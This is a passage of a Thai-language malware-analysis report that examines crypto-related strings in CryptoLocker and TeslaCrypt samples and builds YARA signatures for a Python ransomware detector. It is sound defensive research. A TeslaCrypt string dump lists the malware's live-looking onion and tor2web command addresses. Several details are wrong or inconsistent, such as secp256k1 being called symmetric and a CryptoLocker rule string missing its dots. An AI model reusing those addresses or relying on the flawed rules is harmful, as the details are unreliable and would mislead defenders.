อ้างอิงจากการวิเคราะห์มัลแวร์เรียกค่าไถ่ CryptoLocker ในแบบ static นั้น เมื่อทำการตรวจสอบสตริงจากไฟล์โปรแกรมของ CryptoLocker พบว่า เพียงแค่การตรวจสอบค่าสตริงก็สามารถแสดงให้เห็นถึงข้อมูลเกี่ยวกับชื่อของฟังก์ชันที่เกี่ยวข้องกับการเข้ารหัสได้

A	000000034E20	000000436C20	0	CryptoStream
A	000000034E2D	000000436C2D	0	System.Security.Cryptography
A	000000034E4A	000000436C4A	0	Stream
A	000000034E51	000000436C51	0	ICryptoTransform
A	000000034E62	000000436C62	0	CryptoStreamMode
A	000000034E73	000000436C73	0	AesManaged
A	000000034E7E	000000436C7E	0	StreamWriter
A	000000034E8B	000000436C8B	0	SizeF
A	000000034E91	000000436C91	0	Container
A	000000034E9B	000000436C9B	0	String
A	000000034EA2	000000436CA2	0	Random
A	000000034EA9	000000436CA9	0	AesCryptoServiceProvider
A	000000034EC2	000000436CC2	0	RSACryptoServiceProvider
A	000000034EDB	000000436CDB	0	BinaryReader
A	000000034EE8	000000436CE8	0	SHA1CryptoServiceProvider

รูปที่ 5.1 ส่วนหนึ่งของฟังก์ชันที่เกี่ยวข้องกับการเข้ารหัสของไฟล์มัลแวร์เรียกค่าไถ่ CryptoLocker

ฟังก์ชันที่เกี่ยวข้องกับการเข้ารหัสที่ค้นพบจากการตรวจค่าสตริงจากไฟล์โปรแกรมของ CryptoLocker ทั้งหมดได้แก่

- System.Security.Crytography เป็น namespace ที่คอยให้บริการการเข้ารหัส การถอดรหัส และการดำเนินการต่าง ๆ เกี่ยวกับวิทยาการเข้ารหัส
- CryptoStream เป็นคลาสที่ใช้ในการสร้างออบเจ็กต์ประเภทสายข้อมูลที่ใช้ในการเชื่อมโยงสายข้อมูลไปยังตัวแปลงข้อมูลแบบเข้ารหัส
- ICryptoTransform เป็นอินเตอร์เฟสที่ใช้ในการกำหนดการปฏิบัติเกี่ยวกับการเข้ารหัสเบื้องต้น
- CryptoStreamMode เป็น enumeration ที่ใช้ในระบุประเภทและลักษณะของสายข้อมูลแบบเข้ารหัส
- AesManaged เป็นคลาสที่มีการอิมพลีเมนต์อัลกอริธึมในการเข้ารหัส AES สำหรับใช้ในการเข้ารหัสและถอดรหัส

- AesCryptoServiceProvider เป็นคลาสที่ใช้ในการเข้ารหัสและถอดรหัสโดยใช้อัลกอริธึม AES ผ่านส่วน Cryptographic Application Programming Interfaces (CAPI) ของระบบปฏิบัติการ
- RSACryptoServiceProvider เป็นคลาสที่ใช้ในการเข้ารหัสและถอดรหัสโดยใช้อัลกอริธึม RSA ผ่านการอิมพลีเมนต์ของส่วน Cryptographic Service Provider (CSP) ของระบบปฏิบัติการ
- SHA1CrytpoServiceProvider เป็นคลาสที่ใช้ในการคำนวณค่าแฮชจากฟังก์ชันแฮช SHA1 ผ่านการอิมพลีเมนต์ของส่วน Crytographic Service Provider (CSP) ของระบบปฏิบัติการ
- SymmetricAlgorithm เป็นแอบสแตรคคลาสสำหรับกำหนดคุณลักษณะของอัลกอริธึมการเข้ารหัสแบบสมมาตรในกรณีที่มีการสืบทอดคลาส
- AsymmetricAlgorithm เป็นแอบสแตรคคลาสสำหรับกำหนดคุณลักษณะของอัลกอริธึมการเข้ารหัสแบบอสมมาตรในกรณีที่มีการสืบทอดคลาส
- CreateEncryptor เป็นเมธอดในคลาสที่เป็น CryptoServiceProvider ที่ใช้ในการสร้างออบเจ็กต์สำหรับทำการเข้ารหัสไฟล์จากกุญแจเข้ารหัสและค่า IV ที่ระบุ
- HashAlgorithm เป็นคลาสพื้นฐานที่มีการอิมพลีเมนต์คุณสมบัติเบื้องต้นของฟังก์ชันแฮชทั้งหมด โดยจะถูกใช้โดยคลาสของฟังก์ชันแฮชเพื่อกำหนดคุณสมบัติและคุณลักษณะของฟังก์ชันแฮช
- ComputerHash เป็นเมธอดในคลาส HashAlgorithm ที่ใช้ในการคำนวณค่าแฮชจากข้อมูลที่ถูกนำเข้ามา

จากการตรวจสอบเพื่อพิสูจน์ประเด็นของการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่สามารถสรุปได้ว่า จากไฟล์โปรแกรมของ CryptoLocker นั้นมีการพบฟังก์ชันที่เกี่ยวกับกระบวนการเข้ารหัสมากมายและอาจเป็นไปได้ที่จะมีการพัฒนาโปรแกรมซึ่งจะทำการตรวจสอบค่าสตริงเพื่อค้นหาข้อมูลของฟังก์ชันที่เกี่ยวกับการเข้ารหัสซึ่งปรากฏจากไฟล์ ซึ่งส่งผลให้ประเด็นนี้อาจมีความเป็นไปได้ที่จะถูกใช้เพื่อเป็นปัจจัยหนึ่งทางด้านคุณลักษณะพิเศษในการตรวจจับมัลแวร์เรียกค่าไถ่ประเภท CryptoLocker

TeslaCrypt_2015

จากข้อมูลที่ได้จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2015 ทั้งการวิเคราะห์ในแบบ static และการวิเคราะห์ในแบบ dynamic พบว่า เมื่อทำการตรวจสอบค่าสตริงของไฟล์ดรอปเปอร์หรือไฟล์โปรแกรมแรกของมัลแวร์นั้นไม่มีการตรวจพบข้อมูลใด ๆ ที่แสดงถึงชื่อหรือการเรียกใช้ฟังก์ชันที่เกี่ยวกับการเข้ารหัสเลย เช่นเดียวกับการตรวจสอบพฤติกรรมของมัลแวร์ซึ่งพบแต่เพียงว่ามัลแวร์มีการเรียกใช้ฟังก์ชัน CryptAcquireContext, CryptSignHash, CryptVerifySignature,

CryptSetProvider, CryptEnumProviders และ CryptReleaseContext จากไลบรารี advapi32.dll เท่านั้น ไม่ได้มีการเรียกใช้ฟังก์ชันที่มีความเกี่ยวข้องกับการเข้ารหัสที่ได้อธิบายไว้ในข้างต้นเลย


รูปที่ 5.2 ส่วนหนึ่งของฟังก์ชันที่เกี่ยวกับเข้ารหัสที่ถูกเรียกใช้โดย TelsaCrypt_2015

แต่เมื่อทำการตรวจสอบเพิ่มเติมที่ไฟล์โปรแกรมของมัลแวร์ที่โปรเซสของโปรแกรมดรอปเปอร์ได้สร้างขึ้นเพื่อทำการเข้ารหัสไฟล์ในระบบนั้น ได้มีการพบว่ามีการปรากฏของชื่อฟังก์ชันแฮช SHA-256 และ RIPE-MD160 รวมไปถึงไลบรารี OpenSSL ECDH (Elliptic curve Diffie–Hellman) ซึ่งเป็นโปรโตคอลสำหรับการสร้างความลับร่วมกันบนอัลกอริธึมแบบอสมมาตร Elliptic curve โดยสตริง SECG curve over a 256 bit prime field นั้นเป็นข้อความที่บ่งบอกถึงชื่อของอัลกอริธึมย่อยของ Elliptic curve คือ secp256k1

```
6A@string too long
invalid string position
vector<T> too long
bn\bn_ctx.c
0123456789ABCDEF
SHA-256
vRQ>
8STs
LwH'
RIPE-MD160
ECDH
?456789:;<=
 !"#$%&'()*+,-./01230123456789ABCDEF
Big Number
bn\bn_lib.c
bn\bn_mont.c
bn\bn_print.c
ecdh\ech_lib.c
OpenSSL ECDH method
ecdh\ech_ossl.c
ec\ecp_smpl.c
SECG curve over a 256 bit prime field
ec\ec_key.c
ec\ec_lib.c
ec\ec_mult.c
evp\digest.c
Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0
disclaimer_accepted = 1
https://zpr5huq4bgmutfnf.onion.to
https://zpr5huq4bgmutfnf.tor2web.org
zpr5huq4bgmutfnf.onion.to
zpr5huq4bgmutfnf.tor2web.org
gfdkotrian.fo4j4wnq51hepa.com
```

รูปที่ 5.3 ค่าของสตริงที่มีการอ้างอิงถึงไลบรารีภายนอกระบบปฏิบัติการคือ OpenSSL

ดังนั้นจึงอาจสามารถสรุปได้ว่า มัลแวร์เรียกค่าไถ่ TeslaCrypt_2015 ไม่ได้มีการเรียกใช้ฟังก์ชันเกี่ยวกับเข้ารหัสของระบบปฏิบัติการแต่มีความเป็นไปได้ที่มัลแวร์จะมีการเรียกใช้ฟังก์ชันการเข้ารหัสซึ่งแนบมากับตัวมัลแวร์เอง โดยฟังก์ชันการเข้ารหัสที่มัลแวร์เรียกใช้นั้นเป็นการอิมพลีเมนต์ของอัลกอริธึมแบบสมมาตร Elliptic curve secp256k1 แทนที่จะเป็นอัลกอริธึม RSA ซึ่งพบได้มากกว่าจากการศึกษาประวัติของมัลแวร์เรียกค่าไถ่ และอยู่ในโปรเซสที่สองที่ถูกสร้างขึ้นโดยมัลแวร์ไม่ใช่โปรเซสแรกด้วย โดยสรุปแล้วจึงอาจมีความเป็นไปได้ที่จะตรวจสอบการมีอยู่ของฟังก์ชันการเข้ารหัสนี่สำหรับมัลแวร์ตระกูล TeslaCrypt ในปี 2015 เพื่อเป็นปัจจัยหนึ่งในการที่จะตัดสินว่าโปรแกรมหรือโปรเซสดังกล่าวเป็นมัลแวร์หรือไม่โดยใช้วิธีเดียวกันกับ CryptoLocker คือการตรวจสอบสตริงของโปรเซสหรือโปรแกรม




รูปที่ 5.4 ส่วนหนึ่งของฟังก์ชันย่อยที่อ้างอิงถึงไฟล์ที่เกี่ยวข้องกับการเข้ารหัสจากไลบรารีภายนอก

TeslaCrypt_2016/1


จากข้อมูลที่ได้จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 ทั้งการวิเคราะห์ในแบบ static และการวิเคราะห์ในแบบ dynamic พบว่า เมื่อทำการตรวจสอบค่าสตริงของไฟล์ดรอปเปอร์หรือไฟล์โปรแกรมแรกของมัลแวร์นั้นไม่มีการตรวจพบข้อมูลใด ๆ ที่แสดงถึงชื่อหรือการเรียกใช้ฟังก์ชันที่เกี่ยวกับการเข้ารหัสเลย เช่นดียวกับการตรวจสอบพฤติกรรมของมัลแวร์ซึ่งพบแต่เพียงว่ามัลแวร์มีการเรียกใช้ฟังก์ชันเช่นเดียวกันกับ TeslaCrypt_2015 คือ CryptAcquireContext, CryptGenRandom, CryptReleaseContext CryptSignHash, CryptVerifySignature, CryptSetProvider และ CryptEnumProviders จากไลบรารี advapi32.dll เท่านั้น ไม่ได้มีการเรียกใช้ฟังก์ชันที่มีความเกี่ยวข้องกับการเข้ารหัสที่ได้อธิบายไว้ในข้างต้นเลย

รูปที่ 5.5 TeslaCrypt_2016/1 มีการเรียกใช้ฟังก์ชันเกี่ยวกับการเข้ารหัสบางส่วนผ่านโปรเซสที่สอง

เมื่อทำการวิเคราะห์ข้อมูลจากโปรเซส mogkpoyjqyfd.exe ซึ่งถูกสร้างมาจากโปรเซสแรกของมัลแวร์พบว่า โปรเซส mogkpoyjqyfd.exe มีการปรากฏขึ้นของค่าสตริง secp256k1 ซึ่งเป็นชื่อย่อของอัลกอริธึมย่อยของอัลกอริธึมเข้ารหัสแบบอสมมาตร Elliptic curve เช่นเดียวกับที่พบใน TeslaCrypt_2015 และยังพบอีกด้วยว่าค่าสตริง pubkey, seckey, input, output และ outputlen ที่พบนั้นน่าจะเป็นค่าตัวแปรที่เกี่ยวข้องกับกระบวนการสร้างกุญแจสำหรับการเข้ารหัส ซึ่งเมื่อมีการติดตามการมีอยู่ของสตริงที่พบไปยังตำแหน่งภายในโปรแกรมก็พบฟังก์ชันที่น่าจะเป็นฟังก์ชันที่ใช้ในการสร้างกุญแจสำหรับการเข้ารหัส



รูปที่ 5.6 ค่าของสตริง secp256k1 ที่มีการตรวจพบจากโปรเซส mogkpoyjqyfd.exe




รูปที่ 5.7 ส่วนหนึ่งของฟังก์ชันที่มีการปรากฏของค่าสตริง pubkey, secp256k1 และ seckey

จากการพิสูจน์ประเด็นของการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่กับตัวอย่างของมัลแวร์ TeslaCrypt_2016/1 พบว่า มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 นั้นมีค่าสตริงบางอย่างที่เฉพาะตัวและอาจสามารถใช้ในการเป็นคุณลักษณะเฉพาะและปัจจัยร่วมเพื่อตรวจสอบโปรเซสทั่วไปว่าเป็นมัลแวร์ด้วยหรือไม่ได้ เพียงแต่การตรวจสอบนั้นจะต้องมีการตรวจสอบค่าสตริงในทุก ๆ โปรเซสที่รันอยู่ในระบบจนกว่าจะเจอการมีอยู่ของค่าสตริงในลักษณะนี้


TeslaCrypt_2016/2

จากข้อมูลที่ได้จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ทั้งการวิเคราะห์ในแบบ static และการวิเคราะห์ในแบบ dynamic พบว่า เมื่อทำการตรวจสอบค่าสตริงของไฟล์ดรอปเปอร์หรือไฟล์โปรแกรมแรกของมัลแวร์นั้นไม่มีการตรวจพบข้อมูลใด ๆ ที่แสดงถึงชื่อหรือการเรียกใช้ฟังก์ชันที่เกี่ยวกับการเข้ารหัสเลย เช่นดียวกับการตรวจสอบพฤติกรรมของมัลแวร์ซึ่งพบแต่เพียงว่ามัลแวร์มีการเรียกใช้ฟังก์ชันเช่นเดียวกันกับ TeslaCrypt_2015 และ TeslaCrypt_2016/1 คือ CryptAcquireContext, CryptGenRandom, CryptReleaseContext CryptSignHash, CryptVerifySignature, CryptSetProvider และ CryptEnumProviders จากไลบรารี advapi32.dll เท่านั้น ไม่ได้มีการเรียกใช้ฟังก์ชันที่มีความเกี่ยวข้องกับการเข้ารหัสที่ได้อธิบายไว้ในข้างต้นเลย



รูปที่ 5.8 TeslaCrypt_2016/2 มีการเรียกใช้ฟังก์ชันเกี่ยวกับการเข้ารหัสบางส่วนผ่านโปรเซสใหม่

เมื่อทำการตรวจสอบเพิ่มเติมกับโปรเซส ykdemtlccfco.exe ซึ่งมีกระบวนการเข้ารหัสไฟล์เกิดขึ้นพบว่า มีการพบค่าสตริงซึ่งอ้างอิงถึง secp256k1, pubkey, seckey, input, output และ outputlen ซึ่งเหมือนกับ TeslaCrypt_2016/1 ทุกประการ ทำให้ผู้วิเคราะห์ลงความเห็นว่า TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 น่าจะเป็นมัลแวร์ชนิดเดียวกันและไม่ได้มีการพัฒนาอะไรเพิ่มเติม ดังนั้นวิธีการในการตรวจสอบที่ใช้กับมัลแวร์ TeslaCrypt_2016/1 ก็สามารถใช้กับการตรวจสอบมัลแวร์ TeslaCrypt_2016/2 ด้วยเช่นกัน



รูปที่ 5.9 ค่าสตริงที่อ้างอิงถึงการเข้ารหัสของ TeslaCrypt_2016/2

<u>การพัฒนาวิธีการลดผลกระทบตามสมมติฐาน</u>

จากการพิสูจน์ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่โดยใช้ตัวอย่างของมัลแวร์เรียกค่าไถ่ที่ได้มีการวิเคราะห์ก่อนหน้านี้คือ CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 สามารถสรุปได้ว่ามัลแวร์เรียกค่าไถ่ในกลุ่มตัวอย่างที่ได้ทำการวิเคราะห์และนำมาพิสูจน์ในประเด็นนี้นั้นต่างมีข้อมูลที่สามารถใช้ในการบ่งชี้ถึงการมีอยู่ของฟังก์ชันที่เกี่ยวข้องกับการเข้ารหัสไฟล์ได้ทั้งหมด ดังนั้นผู้วิเคราะห์จึงได้นำสมมติฐานดังกล่าวมาพัฒนาวิธีการลดผลกระทบในรูปแบบของโปรแกรมที่สามารถใช้ในการตรวจจับมัลแวร์เรียกค่าไถ่ทั้งสามประเภทได้

ในการพัฒนาวิธีการลดผลกระทบในรูปแบบของโปรแกรมนั้น ผู้วิเคราะห์ได้มีการพัฒนาโปรแกรมบนพื้นฐานของภาษาไพธอนโดยอาศัยไลบรารีเพิ่มเติมในการพัฒนา 2 ไลบรารีด้วยกัน ได้แก่ ไลบรารี psutil ซึ่งเป็นไลบรารีสำหรับจัดการโปรเซสในระบบซึ่งอนุญาตให้ผู้วิเคราะห์สามารถพัฒนาโปรแกรมที่สามารถทำการตรวจสอบหรือมอนิเตอร์โปรเซสต่าง ๆ ในระบบได้ตลอดเวลาที่โปรแกรมยังคงทำงานรวมไปถึงอนุญาตให้ผู้วิเคราะห์สามารถปิดการทำงานของโปรเซสได้ในกรณีที่มีการยืนยันแล้วว่าเป็นโปรเซสของมัลแวร์ และไลบรารี yara ซึ่งเป็นไลบรารีสำหรับการพัฒนาลายเซ็นเพื่อตรวจจับมัลแวร์และสามารถใช้ลายเซ็นที่พัฒนามาแล้วในการเปรียบเทียบกับไฟล์หรือโปรเซสที่ต้องการได้เพื่อเปรียบเทียบว่ามีไฟล์หรือโปรเซสมีส่วนที่ตรงกับลายเซ็นที่ได้พัฒนาไว้หรือไม่

สำหรับการทำงานหลักของโปรแกรมนั้นจะเริ่มต้นที่การพัฒนาลายเซ็นสำหรับการตรวจจับมัลแวร์โดยอาศัยข้อมูลที่ได้จากประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่ซึ่งก็คือค่าสตริงของไลบรารีการเข้ารหัสที่มัลแวร์เรียกใช้ แยกตามตัวอย่างของมัลแวร์เรียกค่าไถ่ คือ

- CryptoLocker: SystemSecurityCryptography, CryptoStream, ICryptoTransform, CryptoStreamMode, AesManaged, AesCryptoServiceProvider, RSACryptoServiceProvider, SHA1CryptoServiceProvider, SymmetricAlgorithm, AsymmetricAlgorithm, CreateEncryptor, HashAlgorithm, ComputeHash, RijndaelManaged
- TeslaCrypt สำหรับ TeslaCrypt ทั้งสามตัวอย่างนั้นมีการปรากฏของฟังก์ชันแฮชที่เหมือนกันคือ RIPE-MD 160 โดยมีจุดแตกต่างคือ TeslaCrypt_2015 นั้นจะมีการปรากฏของชื่ออัลกอริธึม SECG curve over a 256 bit prime field แต่ในกรณีของ TeslaCrypt_2016 ทั้งสองตัวอย่างนั้นจะมีการใช้ชื่อย่อของอัลกอริธึมคือ secp256k

ลายเซ็นตามไวยากรณ์ของไลบรารี yara ที่ใช้ในการตรวจจับมัลแวร์จะมีข้อมูลดังนี้

```
rule cryptolocker
{
    strings:
        $CryptoNameSpace = "SystemSecurityCryptography"
        $CryptoFunc1 = "CryptoStream"
        $CryptoFunc2 = "ICryptoTransform"
        $CryptoFunc3 = "CryptoStreamMode"
        $CryptoFunc4 = "AesManaged"
        $CryptoFunc5 = "AesCryptoServiceProvider"
        $CryptoFunc6 = "RSACryptoServiceProvider"
        $CryptoFunc7 = "SHA1CryptoServiceProvider"
        $CryptoFunc8 = "SymmetricAlgorithm"
        $CryptoFunc9 = "AsymmetricAlgorithm"
        $CryptoFunc10 = "CreateEncryptor"
        $CryptoFunc11 = "HashAlgorithm"
        $CryptoFunc12 = "ComputeHash"
        $CryptoFunc13 = "RijndaelManaged"

    condition:
        all of them
}
```


รูปที่ 5.10 ลายเซ็นสำหรับตรวจจับ CryptoLocker

```
rule teslacrypt
{
    strings:
        $CryptoFunc1 = {52 49 50 45 2D 4D 44 31 36 30} // RIPE-MD 160
        $CryptoFunc2 = {53 45 43 47 20 63 75 72 76 65 20 6F
                        76 65 72 20 61 20 32 35 36 20 62 69
                        74 20 70 72 69 6D 65 20 66 69 65 6C
                        64} // SECG curve over a 256 bit prime field
        $CryptoFunc3 = {73 65 63 70 32 35 36 6B 31} // secp256k

    condition:
        ($CryptoFunc1 and $CryptoFunc2) or ($CryptoFunc1 and $CryptoFunc3)
}
```

